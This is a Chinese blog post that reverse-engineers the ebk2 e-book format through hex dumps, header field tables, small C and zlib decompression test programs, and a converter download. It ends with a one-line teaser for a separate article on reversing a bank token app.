-rwxrwxrwx  2  root  root  603750  Oct  25  08:39  《白鹿原》.ebk2*
```

12-75 |64 | book_name 书名，共 64 个字节
代码:

```
                                                                    0a30  7d76    ....h...f6...0}v

0000010:  7f9e  9f53  0b30  0000  0000  0000  0000  0000    ...S.0..........

0000020:  0000  0000  0000  0000  0000  0000  0000  0000    ................

0000030:  0000  0000  0000  0000  0000  0000  0000  0000    ................

0000040:  0000  0000  0000  0000  0000  0000
```

白鹿原 UTF-8 十六进制： 767D 9E7F 539F

《白鹿原》UTF-8 十六进制： 300A 767D 9E7F 539F 300B

后面的 0000 是空格。

（可新建一文本文档，然后 在 linux 下用 xxd 或在 windows 下用 EmEditor 或 WinHex 以十六进制查看,即可查知其十六进制值）

由于一般机器普遍为小端字节序 (LE),因此，这个标题在 ebk2 文件中应该为：

7D76 7F9E 9F53

看上面的 xxd dump 出来的数据可知，是对的。

其标题是采用 UTF-16LE 编码存储的。

76-79 |4 | file_size 这个应该是解压后 txt 文件的大小

f036 0e00

000e 36f0 换算为十进制为 931568

代码:

```
└──[$] <> ll 《白鹿原》.ebk2.txt

-rwxrwxrwx 1 root root 931570 Nov 3 16:57 《白鹿原》.ebk2.txt*
```

为什么是 931570 ? 因为加上了两个字节的 BOM (FFFE).

80-83 |4 | head_compress_size

9502 0000

0000 0295 其十进制值为 661.

84-87 |4 | first_compress_block_size

0bab 0000

0000 ab0b 其十进制值为 43787.

88-89 |2 | chapter_count 章节数量

3000

0030 其十进制值为 48.

用 iReader 打开这本书看了下，共 34 章，其中有 14 章是分为两个章节的。因此，48 章是没错的。

90-91 |2 | compress_block_count

0f00

000f 为 15 .

64K * 15 = 65536 * 15 = 983040 > 931568 (file_size 解压后 txt 文件大小)

65536 * 14 = 917504 < 931568 ,因此，至少要分 15 个压缩段。

92-95 |4 | media_count

0000 0000

96-99 |4 | media_data_length

0000 0000

100-103|4 | txt_compress_size

6933 0900

0009 3369 十进制为： 602985

==========

到这里，基本可以得出这样一个数量关系：

header.head_data_size + header.head_compress_size + header.txt_compress_size = ebk2 文件的大小

三段数据的关系：

104(header.head_data_size) + 661(header.head_compress_size) + 602985(header.txt_compress_size) = 603750 (header.ebk_size)

章节信息索引表的开始位置，应该就是整个 ebk2 文件从 0 开始偏移 104（header.head_data_size）个字节。

正文的 offset 应该是整个 ebk2 文件从 0 开始偏移 header.head_data_size + header.head_compress_size 个字节。

这三段数据里，只有 header 没有压缩。

==========

现在再总结下 104 个字节的 head 的结构：

代码:

```
  +-------+---+--------------------------+--------------------------------------+


      |0  -  3    |4    |    book_id                                    |一般为全
0                                                  |

      +-------+---+--------------------------+--------------------------------------+

      |4  -  5    |2    |    head_data_size                        |ebk2 文件的 head 大小，一般为 104 字
节              |

      +-------+---+--------------------------+--------------------------------------+

      |6  -  7    |2    |    ebk_version                              |ebk 文件的版
本                                          |

      +-------+---+--------------------------+--------------------------------------+

      |8  -11    |4    |    ebk_size                                   |ebk2 文件大
小                                            |
```

12-75	64	book_name	书名
76-79	4	file_size	解压后 txt 文件的大小（包括章节名和内容）
80-83	4	head_compress_size	章节信息索引表的大小（压缩后的）
84-87	4	first_compress_block_size	第一个压缩块的大小
88-89	2	chapter_count	章节数
90-91	2	compress_block_count	小说内容压缩段的数量

```
+-------+---+---------------------------+-------------------------------------+
|92-95  |4  |  media_count                                  |媒体数
量                                                                  |
+-------+---+---------------------------+-------------------------------------+
|96-99  |4  |  media_data_length                        |媒体数据长
度                                                  |
+-------+---+---------------------------+-------------------------------------+
|100-103|4  |  txt_compress_size                        |压缩后的小说正文内容大
小                                  |
+-------+---+---------------------------+-------------------------------------+
```

根据逆向的结果，可以这样定义其章节的结构：

代码:

```
struct  ebk_chapter_info_tag
```

```
{

        unsinged  char  chapter_name[大小未知];

        unsigned  int  length;

        unsigned  int  offset;

};
```

压缩块的结构：

代码:

```
struct  ebk_compress_block_data_tag

{

        unsigned  int  length;

        unsigned  int  offset;

};
```

即一个压缩块占用 8 个字节。

媒体：

代码:

```
struct  ebk_media_data_tag

{

        unsigned  int  data_offset;

        unsigned  int  length;

        unsigned  int  media_type;

        unsigned  int  offset;

};
```

因此，ebk2 文件的结构应该是：

代码:

```
header

head_compress  （章节和压缩块信息）

compressed_txt  （正文，多个压缩块）
```

测试书名：

代码:

```
/*
 *  ========================================================================================
 *
 *             Filename:    test.c
 *
 *        Description:
 *
 *               Version:    1.0
 *               Created:    10/21/2012  07:01:50  PM
 *             Revision:    none
 *             Compiler:    gcc
 *
```

```
 *                  Author:    荒野无灯
 *      Organization:
 *
 *  ===========================================================================================
 */
#include
#include



#include  "util.h"



int  main()
{
        FILE  *  fp  =  fopen("foo.ebk2","rw");
```

```
        fseek(fp,12,SEEK_SET);
        char  data[64];
        char  out[64];
        int  outlen  =  64;
        int  inlen    =  64;
        fread(data,1,64,fp);
        fclose(fp);
        printf("%02x  ",data);
        char  *in    =  data;
        charset_convert("UTF-16LE","utf-8",in,inlen,out,outlen);
        printf("%s\n",out);
        return  0;
}
```

代码:

```
gcc  -c  util.c


gcc  -c  test.c


gcc  -otest  util.o  test.o


 └──[$]  <>  ./test

bf874cb0  《白鹿原》
```

==========

接下来看看章节索引表

代码:

```
/*

  *  ================================================================================
```

```
*
*             Filename:    z.c
*
*        Description:
*
*               Version:    1.0
*               Created:    10/21/2012  11:56:55  PM
*             Revision:    none
*             Compiler:    gcc
*
*                Author:    荒野无灯  @ihacklog.com
*      Organization:
*
*  ==============================================================================
```

```
 */
#include
#include
#include
#include
#include



int  main()
{
        unsigned  char  src[661];
        FILE  *fp0  =  fopen("bailuyuan.ebk2","rb");
        if(NULL  ==  fp0  )
        {
                fprintf(stderr,"error  open  file!");
                return  -1;
```

```
}
fseek(fp0,104,SEEK_SET);
fread(src,1,661,fp0);
fclose(fp0);



uLongf  srclen  =  661;
uLongf  destlen  =  4096;
unsigned  char  *dest    =  (unsigned  char  *)  malloc(destlen+1);
if(  NULL  ==  dest  )
{
        fprintf(stderr,"mallloc  error");
        return  -1;
}
```

```
unsigned  char  *pdest  =  dest;

int  err          =  0;

err                  =    uncompress(dest,&destlen,src,srclen);

if(Z_OK  !=  err  )

{

        fprintf(stderr,"error  no:  %d\n",err);

        return  -1;

}




FILE  *fp  =  fopen("chapter.dat","wb");

fwrite(dest,1,4096,fp);

fclose(fp);
```

```
        printf("destlen:  %d\n",destlen);
                return  0;
}
```

代码:

```
gcc  -c  -g  test_chapter_head.c

gcc  -otest_chapter_head  test_chapter_head.o  -lz

./test_chapter_head
```

看看解压后的章节数据:

第一章

7B2C 4E00 7AE0

其 UTF-16LE 编码应该为： 2c7b 004e e07a

16×4 = 68

接下来的 0000 0000 四个字节应该是相对偏移（这里由于是第一章，所以是 0）

然后，0e50 0000 是长度。

0000 500e

接下来又是 2c7b (第） ...

因此，到这里，我们终于知道了其 ebk_chapter_info 结构的大小为 64 + 4 + 4 = 72 个字节。

再往下看，第 3 个 2c7b 前面 8 个字节： 0e50 0000 e644 0000

0e50 0000 正好是前面的长度.表示它要相对于第一章偏移 0000 500e (20494)个字节。

因此，上面逆向出来的那个结构是有错误的，应该修正为：

代码:

```
struct  ebk_chapter_info_tag

{

        unsinged  char  chapter_name[64];

        unsigned  int  offset;


        unsigned  int  length;

};
```

代码:

```
└──[$]  <>  xxd  chapter.dat

0000000:  2c7b  004e  e07a  0000  0000  0000  0000  0000    ,{.N.z.........

0000010:  0000  0000  0000  0000  0000  0000  0000  0000    ................

0000020:  0000  0000  0000  0000  0000  0000  0000  0000    ................

0000030:  0000  0000  0000  0000  0000  0000  0000  0000    ................
```

```
0000040:  0000  0000  0e50  0000  2c7b  8c4e  e07a  0000    .....P..,{.N.z..
0000050:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000060:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000070:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000080:  0000  0000  0000  0000  0e50  0000  e644  0000    .........P...D..
0000090:  2c7b  094e  e07a  0000  0000  0000  0000  0000    ,{.N.z..........
00000a0:  0000  0000  0000  0000  0000  0000  0000  0000    ................
00000b0:  0000  0000  0000  0000  0000  0000  0000  0000    ................
00000c0:  0000  0000  0000  0000  0000  0000  0000  0000    ................
00000d0:  f494  0000  e448  0000  2c7b  db56  e07a  0000    .....H..,{.V.z..
00000e0:  0000  0000  0000  0000  0000  0000  0000  0000    ................
00000f0:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000100:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000110:  0000  0000  0000  0000  d8dd  0000  6a4f  0000    ............jO..
```

```
0000120:  2c7b  944e  e07a  0000  0000  0000  0000  0000    ,{.N.z.........
0000130:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000140:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000150:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000160:  422d  0100  8e4f  0000  2c7b  6d51  e07a  0000    B-...O..,{mQ.z..
0000170:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000180:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000190:  0000  0000  0000  0000  0000  0000  0000  0000    ................
00001a0:  0000  0000  0000  0000  d07c  0100  da66  0000    .........|...f..
00001b0:  2c7b  034e  e07a  0000  0000  0000  0000  0000    ,{.N.z.........
00001c0:  0000  0000  0000  0000  0000  0000  0000  0000    ................
00001d0:  0000  0000  0000  0000  0000  0000  0000  0000    ................
00001e0:  0000  0000  0000  0000  0000  0000  0000  0000    ................
00001f0:  aae3  0100  4c4a  0000  2c7b  6b51  e07a  0000    ....LJ..,{kQ.z..
```

```
0000200:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000210:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000220:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000230:  0000  0000  0000  0000  f62d  0200  785b  0000    .........-..x[..
0000240:  2c7b  5d4e  e07a  2000  08ff  004e  09ff  0000    ,{]N.z  ....N....
0000250:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000260:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000270:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000280:  6e89  0200  665d  0000  2c7b  5d4e  e07a  2000    n...f]..,{]N.z  .
0000290:  08ff  8c4e  09ff  0000  0000  0000  0000  0000    ...N............
00002a0:  0000  0000  0000  0000  0000  0000  0000  0000    ................
00002b0:  0000  0000  0000  0000  0000  0000  0000  0000    ................
00002c0:  0000  0000  0000  0000  d4e6  0200  0c15  0000    ................
00002d0:  2c7b  4153  e07a  0000  0000  0000  0000  0000    ,{AS.z..........
```

```
00002e0:  0000  0000  0000  0000  0000  0000  0000  0000    ................
00002f0:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000300:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000310:  e0fb  0200  3e5f  0000  2c7b  4153  004e  e07a    ....>_..,{AS.N.z
0000320:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000330:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000340:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000350:  0000  0000  0000  0000  1e5b  0300  ca51  0000    .........[...Q..
0000360:  2c7b  4153  8c4e  e07a  0000  0000  0000  0000    ,{AS.N.z........
0000370:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000380:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000390:  0000  0000  0000  0000  0000  0000  0000  0000    ................
00003a0:  e8ac  0300  dc6e  0000  2c7b  4153  094e  e07a    .....n..,{AS.N.z
00003b0:  2000  08ff  004e  09ff  0000  0000  0000  0000      ....N..........
```

```
00003c0:  0000  0000  0000  0000  0000  0000  0000  0000    ................
00003d0:  0000  0000  0000  0000  0000  0000  0000  0000    ................
00003e0:  0000  0000  0000  0000  c41b  0400  7864  0000    ............xd..
00003f0:  2c7b  4153  094e  e07a  2000  08ff  8c4e  09ff    ,{AS.N.z  ....N..
0000400:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000410:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000420:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000430:  3c80  0400  f418  0000  2c7b  4153  db56  e07a    <.......,{AS.V.z
0000440:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000450:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000460:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000470:  0000  0000  0000  0000  3099  0400  0a68  0000    ........0....h..
0000480:  2c7b  4153  944e  e07a  0000  0000  0000  0000    ,{AS.N.z........
0000490:  0000  0000  0000  0000  0000  0000  0000  0000    ................
```

```
00004a0:  0000  0000  0000  0000  0000  0000  0000  0000    ................
00004b0:  0000  0000  0000  0000  0000  0000  0000  0000    ................
00004c0:  3a01  0500  fa6a  0000  2c7b  4153  6d51  e07a    :....j..,{ASmQ.z
00004d0:  2000  08ff  004e  09ff  0000  0000  0000  0000      ....N..........
00004e0:  0000  0000  0000  0000  0000  0000  0000  0000    ................
00004f0:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000500:  0000  0000  0000  0000  346c  0500  5c37  0000    ........4l..\7..
0000510:  2c7b  4153  6d51  e07a  2000  08ff  8c4e  09ff    ,{ASmQ.z  ....N..
0000520:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000530:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000540:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000550:  90a3  0500  803a  0000  2c7b  4153  034e  e07a    .....:..,{AS.N.z
0000560:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000570:  0000  0000  0000  0000  0000  0000  0000  0000    ................
```

```
0000580:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000590:  0000  0000  0000  0000  10de  0500  6264  0000    ............bd..
00005a0:  2c7b  4153  6b51  e07a  0000  0000  0000  0000    ,{ASkQ.z........
00005b0:  0000  0000  0000  0000  0000  0000  0000  0000    ................
00005c0:  0000  0000  0000  0000  0000  0000  0000  0000    ................
00005d0:  0000  0000  0000  0000  0000  0000  0000  0000    ................
00005e0:  7242  0600  3069  0000  2c7b  4153  5d4e  e07a    rB..0i..,{AS]N.z
00005f0:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000600:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000610:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000620:  0000  0000  0000  0000  a2ab  0600  3a68  0000    ............:h..
0000630:  2c7b  8c4e  4153  e07a  0000  0000  0000  0000    ,{.NAS.z........
0000640:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000650:  0000  0000  0000  0000  0000  0000  0000  0000    ................
```

```
0000660:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000670:  dc13  0700  8864  0000  2c7b  8c4e  4153  004e    .....d..,{.NAS.N
0000680:  e07a  0000  0000  0000  0000  0000  0000  0000    .z..............
0000690:  0000  0000  0000  0000  0000  0000  0000  0000    ................
00006a0:  0000  0000  0000  0000  0000  0000  0000  0000    ................
00006b0:  0000  0000  0000  0000  6478  0700  5062  0000    ........dx..Pb..
00006c0:  2c7b  8c4e  4153  8c4e  e07a  0000  0000  0000    ,{.NAS.N.z......
00006d0:  0000  0000  0000  0000  0000  0000  0000  0000    ................
00006e0:  0000  0000  0000  0000  0000  0000  0000  0000    ................
00006f0:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000700:  b4da  0700  f86b  0000  2c7b  8c4e  4153  094e    .....k..,{.NAS.N
0000710:  e07a  2000  08ff  004e  09ff  0000  0000  0000    .z  ....N........
0000720:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000730:  0000  0000  0000  0000  0000  0000  0000  0000    ................
```

```
0000740:  0000  0000  0000  0000  ac46  0800  1457  0000    .........F...W..
0000750:  2c7b  8c4e  4153  094e  e07a  2000  08ff  8c4e    ,{.NAS.N.z  ....N
0000760:  09ff  0000  0000  0000  0000  0000  0000  0000    ................
0000770:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000780:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000790:  c09d  0800  e831  0000  2c7b  8c4e  4153  db56    .....1..,{.NAS.V
00007a0:  e07a  2000  08ff  004e  09ff  0000  0000  0000    .z  ....N........
00007b0:  0000  0000  0000  0000  0000  0000  0000  0000    ................
00007c0:  0000  0000  0000  0000  0000  0000  0000  0000    ................
00007d0:  0000  0000  0000  0000  a8cf  0800  da50  0000    ............P..
00007e0:  2c7b  8c4e  4153  db56  e07a  2000  08ff  8c4e    ,{.NAS.V.z  ....N
00007f0:  09ff  0000  0000  0000  0000  0000  0000  0000    ................
0000800:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000810:  0000  0000  0000  0000  0000  0000  0000  0000    ................
```

```
0000820:  8220  0900  bc36  0000  2c7b  8c4e  4153  944e    .  ...6..,{.NAS.N
0000830:  e07a  2000  08ff  004e  09ff  0000  0000  0000    .z  ....N........
0000840:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000850:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000860:  0000  0000  0000  0000  3e57  0900  e852  0000    ........>W...R..
0000870:  2c7b  8c4e  4153  944e  e07a  2000  08ff  8c4e    ,{.NAS.N.z  ....N
0000880:  09ff  0000  0000  0000  0000  0000  0000  0000    ................
0000890:  0000  0000  0000  0000  0000  0000  0000  0000    ................
00008a0:  0000  0000  0000  0000  0000  0000  0000  0000    ................
00008b0:  26aa  0900  9c35  0000  2c7b  8c4e  4153  6d51    &....5..,{.NASmQ
00008c0:  e07a  2000  08ff  004e  09ff  0000  0000  0000    .z  ....N........
00008d0:  0000  0000  0000  0000  0000  0000  0000  0000    ................
00008e0:  0000  0000  0000  0000  0000  0000  0000  0000    ................
00008f0:  0000  0000  0000  0000  c2df  0900  103e  0000    ............>..
```

```
0000900:  2c7b  8c4e  4153  6d51  e07a  2000  08ff  8c4e    ,{.NASmQ.z  ....N
0000910:  09ff  0000  0000  0000  0000  0000  0000  0000    ................
0000920:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000930:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000940:  d21d  0a00  3c42  0000  2c7b  8c4e  4153  034e    ....
0000950:  e07a  2000  08ff  004e  09ff  0000  0000  0000    .z  ....N........
0000960:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000970:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000980:  0000  0000  0000  0000  0e60  0a00  d254  0000    .........`...T..
0000990:  2c7b  8c4e  4153  034e  e07a  2000  08ff  8c4e    ,{.NAS.N.z  ....N
00009a0:  09ff  0000  0000  0000  0000  0000  0000  0000    ................
00009b0:  0000  0000  0000  0000  0000  0000  0000  0000    ................
00009c0:  0000  0000  0000  0000  0000  0000  0000  0000    ................
00009d0:  e0b4  0a00  3030  0000  2c7b  8c4e  4153  6b51    ....00..,{.NASkQ
```

```
00009e0:  e07a  2000  08ff  004e  09ff  0000  0000  0000    .z  ....N........
00009f0:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000a00:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000a10:  0000  0000  0000  0000  10e5  0a00  764f  0000    ............vO..
0000a20:  2c7b  8c4e  4153  6b51  e07a  2000  08ff  8c4e    ,{.NASkQ.z  ....N
0000a30:  09ff  0000  0000  0000  0000  0000  0000  0000    ................
0000a40:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000a50:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000a60:  8634  0b00  4031  0000  2c7b  8c4e  4153  5d4e    .4..@1..,{.NAS]N
0000a70:  e07a  2000  08ff  004e  09ff  0000  0000  0000    .z  ....N........
0000a80:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000a90:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000aa0:  0000  0000  0000  0000  c665  0b00  7a59  0000    .........e..zY..
0000ab0:  2c7b  8c4e  4153  5d4e  e07a  2000  08ff  8c4e    ,{.NAS]N.z  ....N
```

```
0000ac0:  09ff  0000  0000  0000  0000  0000  0000  0000    ................
0000ad0:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000ae0:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000af0:  40bf  0b00  681f  0000  2c7b  094e  4153  e07a    @...h...,{.NAS.z
0000b00:  2000  08ff  004e  09ff  0000  0000  0000  0000      ....N..........
0000b10:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000b20:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000b30:  0000  0000  0000  0000  a8de  0b00  ee54  0000    ............T..
0000b40:  2c7b  094e  4153  e07a  2000  08ff  8c4e  09ff    ,{.NAS.z  ....N..
0000b50:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000b60:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000b70:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000b80:  9633  0c00  1425  0000  2c7b  094e  4153  004e    .3...%..,{.NAS.N
0000b90:  e07a  2000  08ff  004e  09ff  0000  0000  0000    .z  ....N........
```

```
0000ba0:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000bb0:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000bc0:  0000  0000  0000  0000  aa58  0c00  f463  0000    .........X...c..
0000bd0:  2c7b  094e  4153  004e  e07a  2000  08ff  8c4e    ,{.NAS.N.z  ....N
0000be0:  09ff  0000  0000  0000  0000  0000  0000  0000    ................
0000bf0:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000c00:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000c10:  9ebc  0c00  761d  0000  2c7b  094e  4153  8c4e    ....v...,{.NAS.N
0000c20:  e07a  2000  08ff  004e  09ff  0000  0000  0000    .z  ....N........
0000c30:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000c40:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000c50:  0000  0000  0000  0000  14da  0c00  c05a  0000    ............Z..
0000c60:  2c7b  094e  4153  8c4e  e07a  2000  08ff  8c4e    ,{.NAS.N.z  ....N
0000c70:  09ff  0000  0000  0000  0000  0000  0000  0000    ................
```

```
0000c80:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000c90:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000ca0:  d434  0d00  5a28  0000  2c7b  094e  4153  094e    .4..Z(..,{.NAS.N
0000cb0:  e07a  0000  0000  0000  0000  0000  0000  0000    .z..............
0000cc0:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000cd0:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000ce0:  0000  0000  0000  0000  2e5d  0d00  fc6d  0000    .........]...m..
0000cf0:  2c7b  094e  4153  db56  e07a  2000  08ff  004e    ,{.NAS.V.z  ....N
0000d00:  09ff  0000  0000  0000  0000  0000  0000  0000    ................
0000d10:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000d20:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000d30:  2acb  0d00  5248  0000  2c7b  094e  4153  db56    *...RH..,{.NAS.V
0000d40:  e07a  2000  08ff  8c4e  09ff  0000  0000  0000    .z  ....N........
0000d50:  0000  0000  0000  0000  0000  0000  0000  0000    ................
```

```
0000d60:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000d70:  0000  0000  0000  0000  7c13  0e00  7423  0000    ........|...t#..
0000d80:  0000  0000  0bab  0000  0bab  0000  2ea7  0000    ................
0000d90:  3952  0100  a3a2  0000  dcf4  0100  dfa4  0000    9R..............
0000da0:  bb99  0200  f8a1  0000  b33b  0300  45a7  0000    .........;..E...
0000db0:  f8e2  0300  c8a7  0000  c08a  0400  61a4  0000    ............a...
0000dc0:  212f  0500  66a3  0000  87d2  0500  84a4  0000    !/..f...........
0000dd0:  0b77  0600  7da6  0000  881d  0700  51a4  0000    .w..}.......Q...
0000de0:  d9c1  0700  efa3  0000  c865  0800  a5a6  0000    .........e......
0000df0:  6d0c  0900  fc26  0000  0000  0000  0000  0000    m....&..........
0000e00:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000e10:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000e20:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000e30:  0000  0000  0000  0000  0000  0000  0000  0000    ................
```

```
0000e40:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000e50:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000e60:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000e70:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000e80:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000e90:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000ea0:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000eb0:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000ec0:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000ed0:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000ee0:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000ef0:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000f00:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000f10:  0000  0000  0000  0000  0000  0000  0000  0000    ................
```

```
0000f20:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000f30:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000f40:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000f50:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000f60:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000f70:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000f80:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000f90:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000fa0:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000fb0:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000fc0:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000fd0:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000fe0:  0000  0000  0000  0000  0000  0000  0000  0000    ................
0000ff0:  0000  0000  0000  0000  0000  0000  0000  0000    ................
```

由于未解压前的小说内容是分为多个段压缩存储的，

也就是说未解压前的数据是不具备搜索功能的。

因此，我们可以确定，偏移的这 0000 500e (20494)个字节是解压后的。

仔细观察还可以看到，后面一部分数据中没有出现 2c7b（第）。这部分就是

压缩数据块信息了。解压分成了很多数据块的正文需要这个信息。

==========

实际上我后面试验了下，把导出的 txt 文件只保留第一章，然后统计其字节数：

└─[$] <> wc -c aaa.txt

20496 aaa.txt

可以看到是 20496 （为什么？前面有两个字节的 BOM）

这是后话了。

==========

现在该是时候总结下 104 个字节的 head 的结构的作用了：

|0 - 3 |4 | book_id |一般为全 0 |

|4 - 5 |2 | head_data_size |ebk2 文件的 head 大小，一般为 104 字节 |

这个主要是让程序读取 head 时，知道它该读取多长的数据。

|6 - 7 |2 | ebk_version |ebk 文件的版本 |

标明当前文件的版本(版本不同，解析方法不同)。

|8 -11 |4 | ebk_size |ebk2 文件大小 |

这个应该是用于快速判断 ebk2 文件是否完整。

|12-75 |64 | book_name |书名 |

这个就不用说了。

|76-79 |4 | file_size |解压后 txt 文件的大小（包括章节名和内容） |

可以用于判断解压后的 txt 是否完整～～

|80-83 |4 | head_compress_size |章节信息索引表和压缩块信息的大小（压缩后的）|

这个主要用来确定章节信息索引表和压缩块信息的压缩数据的大小，在后面定位小说正文偏移也要用到。

在 header 之后就是这个数据，这个值是告诉程序 header 往后再读取这么多个字节来解压。

|84-87 |4 | first_compress_block_size |第一个压缩块的大小 |

第一个小说正文压缩块的大小

|88-89 |2 | chapter_count |章节数 |

|90-91 |2 | compress_block_count |小说内容压缩段的数量 |

这个主要用于后面分段解压后再合并。

|92-95 |4 | media_count |媒体数量 |

+-------+---+----------------------------+--------------------------------------+

|96-99 |4 | media_data_length |媒体数据长度 |

+-------+---+----------------------------+--------------------------------------+

|100-103|4 | txt_compress_size |压缩后的小说正文内容大小 |

现在，再次深入到 ebk2 文件了。

ebk2 文件的结构应该修正为：

header （一般是 104 字节）

head_compress （章节信息+压缩块信息）

compressed_txt （正文，多个压缩块）

下面想一下解压思路吧。

读取第 4-5 字节，获知 header->head_data_size (104) 。

然后，读取 header->head_data_size 个字节，获知整个 ebk2 文件的头信息。

从 header->book_name 可以获取 UTF-16LE 编码的书名。

然后，根据 header->head_compress_size 读取压缩的 header 信息（包括章节信息和压缩块信息）

解压出压缩的 header 信息，

根据 chapter_count 和 compress_block_count ，把相应的数据复制过来，即得到章节列表信息和压缩列表信息。

如果只需要解压为一个 txt 文件，那么只需要用到压缩块信息。如果需要提取单个章节，那就需要章节信息。

这里假设我们要解压 ekb2 文件为一个 txt 文件。

接下来根据压缩块信息和 header->compress_block_count

从 header.head_data_size + header.head_compress_size 偏移处开始,对于每个压缩块，进行解压。

每解压一个数据块就写入到文件。如此进行 header->compress_block_count 次后，即得到解压后的 txt 文件。

再根据 header->file_size 可判断解压是否成功。

花了一些时间，写出转换程序。
在 Archlinux 32 位下测试成功。
然后就是在 windows 下的编译了。。。windows 下的编译比 Linux 下麻烦得多。最终我用 Code::Blocks 搞定。

==========

ebk2 转 txt windows 32 位，动态链接版 下载：
myebk2txt-v1.0-动态链接版.zip.

EOF==========

颤抖了吗?九步逆向破解银行安全令牌

作者历经千辛万苦，逆向了一个银行动态口令的 APP，过程艰辛曲折。最后发现，其实生成算法也不算很复杂，其中主要使用了 android_id 系统时间戳 作为生成变量。看起来高大上的动态口令，在逆向工程师抽丝剥茧的分析下，亦不过如此哇~

正文

